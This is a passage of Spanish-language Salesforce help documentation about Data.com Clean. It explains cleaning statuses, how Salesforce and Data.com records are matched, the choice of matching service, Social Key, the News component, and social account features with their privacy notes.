| Número D-U-N-S | Símbolo del teletipo |
| Descripción | Tradestyle |
| Empleados | Sitio Web |
| Fax | Año de inicio |

### Campos de contactos

Todos los siguientes campos están disponibles con trabajos de Limpieza en contactos.

| | |
|---|---|
| Estado de limpieza | Dirección de correo |
| Clave de Data.com | Teléfono |
| Correo electrónico | Título |
| Nombre | |

### Campos de candidatos

Todos los siguientes campos están disponibles con trabajos de Limpieza en contactos. Un asterisco (*) indica campos disponibles con la regla de limpieza Información de empresa para candidatos.

| | |
|---|---|
| Dirección | Correo electrónico |
| Ingresos anuales* | Sector* |
| Estado de limpieza | Nombre |
| Empresa | Número de empleados* |
| Número D-U-N-S de la empresa* | Teléfono |
| D&B Company* | Título |

`Clave de Data.com`

CONSULTE TAMBIÉN


¿Por qué he recibido un mensaje que indica Tiene el acceso limitado a los datos, por lo que no puede limpiar completamente este registro?

Limpiar registros individuales en Salesforce Classic

## ¿Qué me indica el `Estado de limpieza` sobre un registro?

El campo `Estado de limpieza` de los registros de cuentas, contactos y candidatos indica cómo se comparan los datos del registro con datos procedentes de Data.com. Si hace clic en el icono junto al estado, obtendrá más detalles del estado, además de opciones para la actualización de estado. Dependiendo del estado, puede limpiar algunos registros desde el campo `Estado de limpieza`.

Este es un ejemplo que muestra algunas de sus opciones.




EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

1. El estado de este registro es `Diferente` porque cuando se comparó por última vez, hace una semana, los registros en Salesforce y Data.com tenían valores diferentes para algunos o todos sus campos. El usuario que ha comparado los registros anteriormente puede:
   - Haber decidido no aceptar ningún valor de Data.com.
   - Haber aceptado algunos valores de Data.com y haber conservado algunos valores de Salesforce.
   - Haber hecho clic en **Cancelar** en la página de comparación.

   Haga clic en el icono para ver la ventana emergente que proporciona opciones de limpieza e información adicional.
2. Esta línea le informa acerca de la actividad de comparación más reciente del registro de Salesforce.

   En este caso, un usuario comparó el registro de cuenta de Salesforce con la versión de Data.com hace una semana.
3. Esta sección proporciona más detalles acerca de la comparación. En este caso, Data.com tiene *diferentes* valores de `Correo electrónico`, `Teléfono` y `Dirección de correo` para el contacto.
4. Puede hacer clic en el vínculo **Limpieza...** para comparar los registros de Salesforce y Data.com por sí mismo.

   Si hace clic en **Cancelar**, el estado de limpieza del registro permanece `Diferente`. Si hace clic en **Guardar**, incluso si no ha aceptado valores de Data.com, el estado de limpieza del registro será `Revisado`.

## ¿Cómo se hacen coincidir los registros de Salesforce y Data.com?

Si limpia los datos de sus cuentas, contactos y candidatos de Salesforce con Data.com Clean, es importante que conozca cómo se comparan sus registros de Salesforce y cómo se asocian con los registros de Data.com.

Consejo: Para obtener más detalles acerca de cómo funciona el servicio de asociación de Data.com, incluyendo una descripción gráfica y muchos ejemplos, consulte nuestro documento técnico, Asociación de registros de Data.com en Salesforce.

Vea una demostración: Concepto de reglas de coincidencia

Los registros de Salesforce y Data.com pueden compararse y asociarse de dos formas.

- Manualmente, cuando un usuario hace clic en **Limpiar** en un único registro de cuenta, contacto o candidato.
- Mediante los trabajos de Limpieza que, de manera automática, intenta asociar todos sus registros de cuentas, contactos o candidatos.

Los trabajos de limpieza *automatizados* solo están disponibles para organizaciones que adquieran Data.com Clean. La limpieza *manual* está disponible para todos los usuarios de Data.com Prospector con licencia.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

La primera vez que se limpia un registro de Salesforce, ya sea de manera manual o automatizada, el servicio de asociación busca registros similares en Data.com. Asimismo, examina los valores de campo de cada registro y busca suficiente información idéntica o similar para indicar que los dos registros representan la misma entidad (es decir, la misma cuenta, el mismo contacto o el mismo candidato). Si Data.com encuentra una coincidencia, los dos registros se vinculan mediante un valor numérico en el campo `Clave de Data.com`. Para registros de contactos y candidatos, cada vez que se limpia el registro de Salesforce, se utiliza el servicio de coincidencia para asociar el registro. En los registros de cuentas, cada vez que se limpia el registro de Salesforce, se utiliza el campo `Número D-U-N-S` para asociar (o buscar) el registro. Si el campo `Número D-U-N-S` está en blanco, se utilizará el servicio de asociación para buscar una coincidencia. Si el registro de Salesforce vuelve a cambiar, la próxima vez que se limpie el servicio de asociaciones podrá buscar una coincidencia más exacta de otros registros de Data.com.

Nota:

- Si prefiere volver a asociar los registros de cuentas con el servicio de asociación, independientemente de la presencia de un Número D-U-N-S, póngase en contacto con el servicio de atención al cliente de Salesforce. Si lo hace, no obstante, algunos registros de cuentas obtendrían el estado `No se ha encontrado` en Data.com Clean.
- Si ha vuelto a asignar o ha ignorado la asignación del campo `Número D-U-N-S`, o si su organización ha adquirido Data.com antes del 16 de diciembre de 2011, se utilizará el servicio de asociación automáticamente para volver a asociar los registros de cuentas.

Para contactos y candidatos, los campos importantes son:

- `Nombre`
- `Correo electrónico`

  Lo ideal sería utilizar una dirección de correo electrónico directo en lugar de una dirección de grupo como info@org.com. (Los valores de correo electrónico idénticos desencadenarán casi siempre una coincidencia a menos que existan otros valores en el conflicto de registro.) **Nota:** Data.com no almacena correos electrónicos que pueden constituir información de contacto personal como los de Gmail o Yahoo.

- `Nombre de la cuenta` para los contactos; `Compañía` para los candidatos.
- `Título`

- `Teléfono`

Para las cuentas, los campos importantes son:

- `Nombre de la cuenta`
  - Asegúrese de que el nombre de la cuenta no contiene elementos no relacionados, como números (1002), caracteres especiales (!#@#) o palabras no relacionadas. (Estos símbolos se aceptan únicamente si forman parte del nombre de la empresa.)
  - Intente evitar valores como nombres de países o estados a no ser que formen parte del nombre de la empresa.
  - Si el nombre de cuenta contiene más de una palabra, como *`DSGI Business (PC World Business)`* pruebe ambos.
  - Si un nombre de cuenta es a su vez un sitio Web (como *`salesforce.com`*), intente dejar el subdominio (*`.com`* y similares).
- `Dirección de facturación`
  - Utilice una dirección completa si es posible.
  - Intente especificar un valor para el campo `País`. Eso optimizará sus tipos de coincidencia.
  - Intente especificar un valor para el campo `País` o `Código postal`.
  - Si conoce el nombre de la calle de la cuenta pero no el número, utilice solo el nombre. Un nombre de calle sin número es mejor que nada.
- `Sitio Web`
- `Teléfono`

## Estados de Data.com Clean

Si cuenta con Data.com Prospector o Data.com Clean, el campo `Estado de limpieza` en sus cuentas, contactos y candidatos de Salesforce indica el estado de limpieza del registro en comparación con Data.com.

| Estado de limpieza | Definición | Valor de API | Notas |
|---|---|---|---|
| `Sin comparación` | La versión actual del registro de Salesforce no se ha comparado con Data.com. Este estado puede producirse por los siguientes motivos:<br>• El registro *se creó manualmente* en Salesforce (no *se agregó desde Data.com*) y todavía no se ha comparado con Data.com.<br>• El registro de Salesforce fue comparado previamente con Data.com pero, más tarde, un usuario lo modificó y no se volvió a comparar. | `Pendiente` | Los registros que agregue desde Data.com siempre tienen un estado `Sincronizado` hasta que los datos cambien en uno o ambos registros.<br>Después de limpiar el registro, si se encuentra una coincidencia en Data.com, el `Estado de limpieza` del registro cambia a `Revisado` hasta que se cumpla una de las siguientes condiciones. |

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

| Estado de limpieza | Definición | Valor de API | Notas |
|---|---|---|---|
| | • El registro de Salesforce fue comparado previamente con Data.com pero, más tarde, fue actualizado por un flujo de trabajo u otro proceso automatizado (como una conversión de candidatos) y no volvió a compararse con Data.com.<br>• Asigna campos de Data.com a campos de Salesforce y uno o más campos recién asignados de Data.com no tienen ningún valor. | | • Los dos registros sean idénticos (estado `Sincronizado`).<br>• El registro se actualice en Salesforce o Data.com (estado `Diferente`).<br>• El registro pase a estar inactivo en Data.com (estado `Inactivo`). |
| `Sincronizado` | Cuando se comparó por última vez su registro de Salesforce con el registro de Data.com, los dos eran idénticos. Los registros cuyo estado sea `Sincronizado` se consideran limpios. | `Coincidente` | Los registros cuyo estado sea `Sincronizado` se consideran limpios, pero puede repetir el proceso de limpieza.<br>Haga clic en el icono del campo `Estado de limpieza` y marque la marca de tiempo para ver cuándo se comparó por última vez el registro. |
| `Revisado` | Cuando se comparó por última vez su registro de Salesforce con el registro de Data.com, el usuario que los comparó:<br>• Conservó uno o más valores del registro de Salesforce.<br>• También puede haber etiquetado un valor de campo como *`erróneo`* en Data.com.<br>• Marcó un registro como *`No activo`*.<br>o bien<br>• Sus trabajos de limpieza se han establecido para sobrescribir los valores de uno o más campos, y se han sobrescrito uno o más valores durante el trabajo más reciente. | `Reconocido` | Los registros cuyo estado sea `Revisado` se consideran limpios, pero puede repetir el proceso de limpieza.<br>Después de limpiar el registro, si se encuentra una coincidencia en Data.com, el `Estado de limpieza` del registro permanece como `Revisado` hasta que se cumpla una de las siguientes condiciones.<br>• Los dos registros sean idénticos (estado `Sincronizado`).<br>• El registro se actualice en Salesforce o Data.com (estado `Diferente`).<br>• El registro pase a estar inactivo en Data.com (estado `Inactivo`).<br>• Cualquier campo antes marcado como *`erróneo`* en |

| Estado de limpieza | Definición | Valor de API | Notas |
|---|---|---|---|
| | | | Data.com podría volver a marcarse como *correcto*. |
| Diferente | El registro de Salesforce tenga datos distintos a los del registro de Data.com correspondiente.<br>Nota: Es importante recordar que el estado de limpieza de un registro puede cambiar de Sincronizado o Revisado a Diferente cuando los valores cambian en el registro coincidente de Data.com. Eso puede ocurrir con frecuencia a medida que la información de D&B y Data.com esté disponible. | Diferente | Después de limpiar el registro, si se encuentra una coincidencia en Data.com, el Estado de limpieza del registro permanece como Diferente hasta que se cumpla una de las siguientes condiciones.<br>• Los dos registros sean idénticos (estado Sincronizado).<br>• Un usuario revise los dos registros y conserve uno o más valores del registro de Salesforce (estado Revisado).<br>• El registro pase a estar inactivo en Data.com (estado Inactivo). |
| Seleccionar coincidencia | Data.com no tiene un registro apto para una coincidencia *automática* pero tiene una o más coincidencias potenciales. Puede seleccionar uno de hasta cinco (5) candidatos coincidentes. | SelectMatch | Este estado está disponible con el producto Data.com Clean y el servicio de coincidencia DUNSRight de D&B. |
| No encontrado | El registro de Salesforce no tiene registros similares en el registro de Data.com. | NotFound | No se puede limpiar el registro en Salesforce porque Data.com no ha podido encontrar un registro con el que coincida. |
| Inactivo | Un usuario de su organización o Data.com informan de que el registro de Data.com que corresponde con el registro de Salesforce está inactivo. Un registro de contacto puede estar inactivo si contiene información obsoleta o imprecisa. Un registro de cuenta está inactivo si D&B lo marca como con cese de actividad. | No activo | Los registros con estado Inactivo se ocultan de los resultados de la búsqueda de Data.com Prospector de manera predeterminada, pero puede usar filtros para mostrarlos.<br>Si se limpia un registro y se informa de él como Activo a Data.com, el estado de limpieza del registro cambia a *Revisado*. |

| Estado de limpieza | Definición | Valor de API | Notas |
|---|---|---|---|
| Omitido | Tiene las siguientes opciones:<br>• El registro de Salesforce encontró un error relacionado con una regla de validación o un desencadenante la última vez que se guardó, provocando que el siguiente trabajo de limpieza de sincronización incremental estableciera el estado del registro como `Omitido`.<br>o bien<br>• El estado de limpieza del registro se estableció como `Omitido` a través de la API.<br>Los trabajos de limpieza de *sincronización incremental no* procesan registros con el estado de limpieza `Omitido`.<br>Los trabajos de limpieza de *sincronización completa* procesan registros con *cualquier* estado de limpieza que encontraran errores relacionados con reglas de validación, desencadenadores u otras personalizaciones la última vez que se guardaron; sin embargo, los valores del campo `Estado de limpieza` de esos registros no cambian hasta que no se resuelven los errores. | `Omitido` | Trabaje con su administrador para hacer lo siguiente:<br>• Modifique el desencadenador, la regla de validación o la personalización de la API que provocó el error y el estado `Omitido` y, a continuación, vuelva a limpiar el registro manualmente o con trabajos de limpieza.<br>o bien<br>• Pida a su administrador que considere la opción de seleccionar la preferencia de omisión de trabajo de limpieza `Registros omitidos`, que provoca que *tanto los trabajos de sincronización incremental como los de sincronización completa* omitan el procesamiento para registros con el estado de limpieza `Omitido`. |

CONSULTE TAMBIÉN

Limpiar registros individuales en Salesforce Classic
Limpiar una lista de registros de Salesforce
¿Qué me indica el Estado de limpieza sobre un registro?
Notificar a Data.com el estado Inactivo o Activo de una cuenta, contacto o candidato

## Obtener información acerca de registros de limpieza con Data.com Clean

Cuando limpia un registro, está comparando sus datos de Salesforce con información en Data.com. Existen algunos conceptos importantes para comprender este proceso, incluyendo cómo seleccionar registros coincidentes y cómo marcar registros de Data.com como erróneos.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

### Notificar a Data.com el estado Inactivo o Activo de una cuenta, contacto o candidato

Cuando utiliza Data.com Clean para limpiar un registro de Salesforce, si conoce si la cuenta, el contacto o el candidato relacionado tiene actividad comercial o no, puede realizar un informe de esa información en Data.com. Si se ha notificado el estado de una cuenta, un contacto o un candidato como `Inactivo` en Data.com, se lo haremos saber. Si cree que la cuenta, contacto o candidato está `Activo`, indíquenoslo también.

### Directrices para seleccionar un servicio de coincidencia de cuentas

Si utiliza Data.com Prospector o Data.com Clean, puede seleccionar el servicio de coincidencia que utiliza su organización para limpiar registros de cuentas. Es importante comprender cada servicio, sus comportamientos de limpieza y consideraciones relacionadas antes de seleccionar su servicio.

## Notificar a Data.com el estado Inactivo o Activo de una cuenta, contacto o candidato

Cuando utiliza Data.com Clean para limpiar un registro de Salesforce, si conoce si la cuenta, el contacto o el candidato relacionado tiene actividad comercial o no, puede realizar un informe de esa información en Data.com. Si se ha notificado el estado de una cuenta, un contacto o un candidato como `Inactivo` en Data.com, se lo haremos saber. Si cree que la cuenta, contacto o candidato está `Activo`, indíquenoslo también.

Un usuario de Data.com o Data.com Clean puede informar de que una cuenta, contacto o candidato está *`Activo`* o *`Inactivo`*. En el caso de las cuentas, *`Inactivo`* significa sin actividad comercial, mientras que en el caso de contactos o candidatos significa que la persona asociada ya no trabaja en la compañía.

Si un registro está `Inactivo`, le informaremos del origen de ese estado, y si el origen es Data.com, le indicaremos porqué. Por ejemplo, le indicaremos si una cuenta está sin actividad comercial, si un contacto ya no trabaja en la compañía o si el teléfono o correo electrónico de un contacto o candidato no es válido.

1. En el registro de cuenta, contacto o candidato, haga clic en **Limpieza** para abrir la página de comparación.
2. Si la cuenta, contacto o candidato no están activos, haga clic en **Informe establecido en Inactivo**.
3. Haga clic en **Guardar**.
   El campo `Estado de limpieza` del registro mostrará que está *`Inactivo`*.
4. Si se informa de que una cuenta está inactiva, pero la empresa sigue teniendo actividad comercial, o de que un contacto o candidato está inactivo, pero la persona aún trabaja en la empresa, puede limpiar sus registros de nuevo. En la página de comparaciones verá un mensaje que le indica el estado actual del registro (`Cese de actividad` para cuentas o `Inactivo` para contactos y candidatos) y quién informó de ello: Data.com o un usuario.
5. Haga clic en **Informe establecido como Activo**.
   El campo `Estado de limpieza` vuelve al valor que tenía antes de que se informara de que el registro estaba *`Inactivo`*. Por ejemplo, si el `Estado de limpieza` de un contacto es *`Revisado`*, y después se informa de que el contacto está *`Inactivo`*, su estado de limpieza cambiará a `Inactivo`. Si después se informa de que el contacto está *`Activo`*, si estado de limpieza cambiará a *`Revisado`*.

### CONSULTE TAMBIÉN

Estados de Data.com Clean

### EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

### PERMISOS DE USUARIO

Para limpiar registros de cuentas:

- "Modificar" en cuentas

Para limpiar registros de contactos:

- "Modificar" en contactos

Para limpiar registros de candidatos:

- "Modificar" en candidatos

## Directrices para seleccionar un servicio de coincidencia de cuentas

Si utiliza Data.com Prospector o Data.com Clean, puede seleccionar el servicio de coincidencia que utiliza su organización para limpiar registros de cuentas. Es importante comprender cada servicio, sus comportamientos de limpieza y consideraciones relacionadas antes de seleccionar su servicio.

Los servicios de coincidencia disponibles son:

**Coincidencia de Data.com**

La tecnología de coincidencia propia de Data.com, que busca coincidencias en los campos `Nombre de cuenta`, `Dirección de facturación`, `Sitio Web` y `Teléfono`.

El servicio de coincidencia de Data.com se utiliza siempre cuando se limpian cuentas que tienen un `Número D-U-N-S` válido, incluso si se selecciona el servicio de coincidencia DUNSRight.

**Coincidencia de D&B DUNSRight™**

La tecnología de calidad de datos patentada por D&B, que utiliza un proceso riguroso para normalizar los datos y asociar los registros de D&B Company con sus registros de cuentas. El proceso también emplea el código de confianza de D&B, clasifica a los candidatos coincidentes de Data.com basándose en lo que se parezcan a su registro, de 1 (no parecidos) a 10 (idénticos o muy parecidos). D&B también proporciona grados de coincidencia codificados por letras para campos individuales. Para obtener información detallada sobre cómo funciona la coincidencia de DUNSRight de D&B, consulte *Coincidencia de entidades de D&B*.

| Atributo | Coincidencia de Data.com | Coincidencia de DUNSRight™ |
|---|---|---|
| Servicio de coincidencia predeterminado | ✅ | |
| Incluye el Código de confianza de D&B | | ✅ |
| Admite una amplia coincidencia internacional[1] | | ✅ |
| Admite países que no son angloparlantes | | ✅ |
| Requiere la asignación predeterminada para el `Número D-U-N-S` | | ✅ |

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

La coincidencia de DUNSRight de D&B[1] ofrece registros coincidentes para más de 200 países más que la coincidencia de Data.com. La coincidencia de DUNSRight *no* admite estos países y regiones: Islas del Almirantazgo; Islas Åland; Antártida; Isla Ascensión; Bonaire; Isla Bouvet; Territorio Británico del Océano Índico; Islas Carolinas; Islas Cocos (Keeling); Cuba; Curazao; Territorios Australes Franceses; Guernesey; Islas Heard y McDonald; Isla de Man; Jersey; República Popular Democrática de Corea; Mayotte; Estados Federados de Micronesia; Islas Midway; Mongolia; Niue; Palaos; Territorios Palestinos Ocupados; Pitcairn; San Bartolomé; San Eustaquio y Saba; San

Martín (parte francesa); San Martín (parte holandesa); Georgia del Sur; Islas Sandwich del Sur; Svalbard y Jan Mayen; Timor Oriental; República Turca del Norte de Chipre; Islas menores alejadas de los Estados Unidos; Isla Wake; Wallis y Futuna; Sáhara Occidental.

CONSULTE TAMBIÉN

- ¿Cómo se hacen coincidir los registros de Salesforce y Data.com?
- Configurar Data.com Clean
- Consideraciones para programar trabajos de Data.com Clean
- Directrices para seleccionar las preferencias de trabajo de Data.com Clean
- Configurar trabajos de Data.com Clean
- Definir sus preferencias y seleccionar un servicio de coincidencia de cuentas para Data.com Clean

## Data.com Social Key

Data.com Social Key funciona con Cuentas y contactos sociales y Data.com Clean para que tener más información sobre los contactos y candidatos sea más fácil en Salesforce o en los sitios de redes sociales. Su organización debe tener Data.com Clean activado para utilizar Social Key.

**Importante:** Desde la versión Summer '16, Social Key de Data.com y la API de coincidencia de perfiles en redes sociales de Data.com dejarán de estar disponibles. En ese momento, los usuarios de perfiles de redes sociales, como los que provienen de LinkedIn® no se agregarán a registros que se limpien con Data.com. Además, no podrá utilizar la API de coincidencia de perfiles en redes sociales de Data.com para buscar usuarios de perfiles de redes sociales.

Cuando se ejecutan trabajos de limpieza o se limpian registros de una lista, Social Key busca y asocia controladores sociales para sus contactos y candidatos. Social Key proporciona actualmente controladores sociales para LinkedIn®, Twitter® y Facebook® para contactos y candidatos solo en Estados Unidos. Su administrador selecciona las redes sociales que dese.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Los usuarios inician sesión en una red social desde la página de detalles de un contacto o candidato y ver el perfil asociado desde el visor de Cuentas y contactos sociales o en el sitio de la red social. No es necesaria ninguna búsqueda manual.

**Nota:** Dependiendo de la configuración de privacidad de contactos y candidatos, así como los permisos establecidos por sus amigos y conexiones y los términos de uso del sitio, puede que los usuarios no vean tanta información como si hubieran iniciado sesión directamente en sus cuentas de redes sociales.

Data.com Clean debe estar activado para usar Social Key.

# Cómo mantenerse al día en redes sociales y noticias

## El componente Noticias

Obtenga acceso instantáneo a noticias relevantes y actualizadas sobre clientes, socios y competidores. El componente Noticias incluye artículos y publicaciones de Twitter, y está disponible en cuentas, contactos, candidatos, oportunidades y en la página Inicio.

El componente Noticias proporciona elementos de noticias relevantes y actualizadas que le ayudan a estar al día de las empresas, las personas y los sectores con los que trabaja. Noticias está disponible desde fuentes de noticias de Estados Unidos en inglés.

EDICIONES

Disponible en: Lightning Experience y Salesforce1

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

### Noticias basadas en donde accede

- En registros de cuentas, los elementos de noticias aparecen en base a la cuenta, sus ejecutivos y su sector.
- En registros de contactos, candidatos y oportunidades, los elementos de noticias aparecen en base a la cuenta relacionada del registro, y los ejecutivos y el sector de esa cuenta.
- En la página de Inicio y en la aplicación Noticias, los elementos de noticias aparecen en base a registros vistos recientemente, y sobre tareas y eventos para esos registros.
- En Salesforce1, las noticias también aparecen en base a cuentas asociadas con asistentes de sus eventos de calendario móvil programados.

### Categorías para noticias

| Categoría | Incluye noticias |
|---|---|
| Noticias de cuenta | En base a la cuenta del registro. |
| Noticias de sector | Sobre el sector que se enumera en la cuenta o en la cuenta relacionada del registro. |
| Noticias de ejecutivos | Sobre personas que ejercen funciones ejecutivas en la cuenta o en la cuenta relacionada del registro. Los ejecutivos no tienen por qué ser contactos en Salesforce para ver noticias sobre ellos. |
| Tendencias en mi empresa | Que otros usuarios de su organización de Salesforce están leyendo. |
| Noticias comerciales generales | Que no están directamente relacionadas con la cuenta, el sector o los ejecutivos del registro. |

### Compartir noticias en Chatter

Si se encuentra con un artículo de noticias interesante, compártalo de forma sencilla en Chatter. Cuando comparte un artículo desde una página de detalles de un registro, se publica en las noticias en tiempo real de Chatter de ese registro. Cuando comparte un artículo desde la página Inicio o la aplicación Noticias, se publica en su perfil de Chatter para que lo vean todos sus seguidores.

### Calidad y comentarios sobre noticias

- Salesforce procesa todas las noticias para garantizar que son relevantes y están libres de spam y contenido inapropiado.

- Si encuentra elementos de noticias inapropiados o incorrectos, márquelos empleando las opciones de comentarios.

### Privacidad y seguridad

- Cuando se activa, algunos de los datos de su organización se podrían guardar y/o procesar por servicios externos y otras tecnologías de Salesforce, cada uno puede ofrecer diferentes protecciones de privacidad y seguridad los servicios de Salesforce. Cuando los datos (como el nombre o sitio Web de una cuenta que se está consultando) se comparten o se transfieren, realizamos esfuerzos para excluir su nombre y el nombre de su organización. Salesforce no se hace responsable de la privacidad y seguridad de los datos compartidos con terceros cuando utiliza esta función.
- Para la mayoría de las cuentas, Salesforce proporciona noticias procedentes de nuestra propia plataforma de procesamiento de noticias, que recopila noticias desde fuentes RSS y contenidos de Twitter de proveedores de noticias. En algunas ocasiones, si no se encuentra una coincidencia en nuestra base de datos, buscaremos en un proveedor externo noticias específicas de su cuenta, empleando el nombre de la cuenta que haya indicado en Salesforce. En cada evento, Salesforce no se hace responsable del contenido de las noticias proporcionadas por terceros. Las consultas realizadas por Salesforce se realizan utilizando protocolos seguros y no están vinculadas a usuarios de Salesforce específicos.

CONSULTE TAMBIÉN

Configuración de cuenta

## Cuentas, contactos y candidatos sociales

Aumente el acceso de sus usuarios a inteligencia social y atienda mejor a sus clientes actuales y potenciales con un fácil acceso a redes sociales dentro de Salesforce

Vea una demostración (3:29 minutos)

Una vez que una cuenta, contacto o candidato esté vinculado a un perfil de redes sociales, usted y los demás miembros de su organización podrán acceder a datos sociales actuales sin tener que iniciar sesión en otros sitios Web.

| Red social | Lo que ve en Salesforce | Objetos admitidos en Salesforce Classic | Objetos admitidos de Lightning Experience en Salesforce1 | Objetos actualizables con Social Key de Data.com |
|---|---|---|---|---|
| Twitter | Twitter es una forma excelente de ver las personas públicas de sus clientes existentes y potenciales y saber cuál es su opinión. Puede ver biografías, tweets recientes y las personas que siguen y a las que siguen sus | Cuentas<br>Contactos<br>Candidatos | Cuentas<br>Contactos<br>Candidatos | Contactos<br>Candidatos |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Cuentas empresariales disponibles en: **Todas** las ediciones excepto **Database.com**

Cuentas personales disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Contactos disponibles en **todas** las ediciones excepto **Database.com**

Candidatos disponibles en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** y **Developer Edition**

| | | | |
|---|---|---|---|
| | cuentas, contactos y candidatos. | | |
| Facebook | Facebook le ofrece una visión más personal de sus clientes existentes y potenciales y le ayuda a encontrar intereses comunes. Para contactos, candidatos y cuentas personales, puede ver perfiles, actualizaciones de estado y el número de amigos comunes que comparten. Para cuentas empresariales, puede ver la presencia corporativa en las redes sociales de sus clientes, incluyendo su perfil de empresa y publicaciones en el muro. | Cuentas<br>Contactos<br>Candidatos | Contactos<br>Candidatos |
| Klout | Klout es un servicio externo que analiza la influencia de las personas en las redes sociales, incluyendo Twitter, Facebook y LinkedIn. Utilice Klout para ver la influencia de sus cuentas, sus contactos y sus candidatos en las redes sociales, en quién influyen, quién ejerce influencia sobre ellos y los temas sobre los que hablan. | Cuentas<br>Contactos<br>Candidatos | |
| Vídeos de YouTube | YouTube le ayuda a buscar y ver vídeos relacionados con sus cuentas, sus contactos y sus candidatos. | Cuentas<br>Contactos<br>Candidatos | |

Después de que usted u otro usuario de su organización asocie un perfil de redes sociales a una cuenta, un contacto o un candidato, Salesforce siempre mostrará información actual sobre el mismo. Los detalles que cada usuario de Salesforce puede ver dependen de cómo se conecten con la cuenta, el contacto o el candidato en las redes sociales, así como la configuración de privacidad para el perfil. Si no ha iniciado sesión en la red social a través de Salesforce, verá únicamente información que el usuario de la red social ha hecho pública.

**Importante:** La función Cuentas, contactos y candidatos sociales utiliza las API públicas de Facebook, Klout, Twitter y YouTube para mostrar información social en Salesforce. Debido a que estas redes sociales tienen la opción de modificar o eliminar el acceso a sus API en cualquier momento, salesforce.com no puede garantizar la disponibilidad en un futuro de esta función o cualquiera de sus funciones, incluyendo el acceso a los datos proporcionados en la actualidad o cualquier red social en particular de manera completa. Desde la versión Winter '16, LinkedIn ya no está disponible a través de esta función.

## Primeros pasos en Salesforce1 o el sitio completo de Salesforce

Para empezar a trabajar, solamente tiene que ir a cualquier página de detalles de cuenta, contacto o candidato e iniciar sesión en sus cuentas de redes sociales. Al iniciar sesión, creará conexiones privadas entre Salesforce y sus cuentas de redes sociales, lo que le permite ver los perfiles sociales externos en Salesforce.

CONSULTE TAMBIÉN

Habilitación de cuentas, contactos y candidatos sociales

Configuración de cuentas, contactos y candidatos sociales

## Seguridad y privacidad al utilizar cuentas, contactos y candidatos sociales

La función Cuentas, contactos y candidatos sociales se incorpora para proporcionar seguridad y privacidad para usted y sus datos.

- Salesforce utiliza el protocolo OAuth de confianza cuando inicia sesión en sus cuentas de Facebook, Twitter o Klout. Sus credenciales de inicio de sesión no se muestran en Salesforce y nunca almacenamos sus contraseñas.
- Salesforce no importa o almacena información social. Cada vez que seleccione un perfil de redes sociales o un vídeo de YouTube, Salesforce recuperará la información que desee ver directamente de la red social. Siempre verá información social actual para sus cuentas, contactos y candidatos.
- La asociación de un registro de Salesforce a una cuenta de redes sociales no produce ninguna actividad en la red social. Por ejemplo, cuando asocia un contacto a una cuenta de Twitter, no se convierte en seguidor de esa cuenta en Twitter.
- Salesforce nunca publica nada sobre usted o sus actividades en sus cuentas de redes sociales.
- Sus cuentas, contactos y candidatos no reciben ninguna notificación cuando utiliza Salesforce para ver sus perfiles de redes sociales. Además, su interacción con las redes sociales a través de Salesforce es de solo lectura siempre que utilice el visor de redes sociales.

  **Nota:** Si sale del visor de redes sociales, por ejemplo, haciendo clic en un vínculo que abra una nueva ficha del navegador Web, saldrá de Salesforce e interactuará directamente con la red social. Puede que las acciones que realice fuera del visor de cuentas, contactos y candidatos sociales de Salesforce se registren en la red social.

- Su visualización de un perfil de Facebook o Twitter es exclusivamente suya y depende de cómo se conecte a cada cuenta, contacto o candidato en cada red social, así como de los ajustes de privacidad que utilicen actualmente la cuenta, el contacto o el candidato. Otros usuarios de Salesforce deben iniciar sesión en sus propias cuentas de redes sociales y solamente verán lo que se les haya permitido basándose en su propio nivel de conexión. Por ejemplo, si su perfil de Twitter está conectado al perfil de Twitter de su candidato, podrá ver

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Cuentas empresariales disponibles en: **Todas** las ediciones excepto **Database.com**

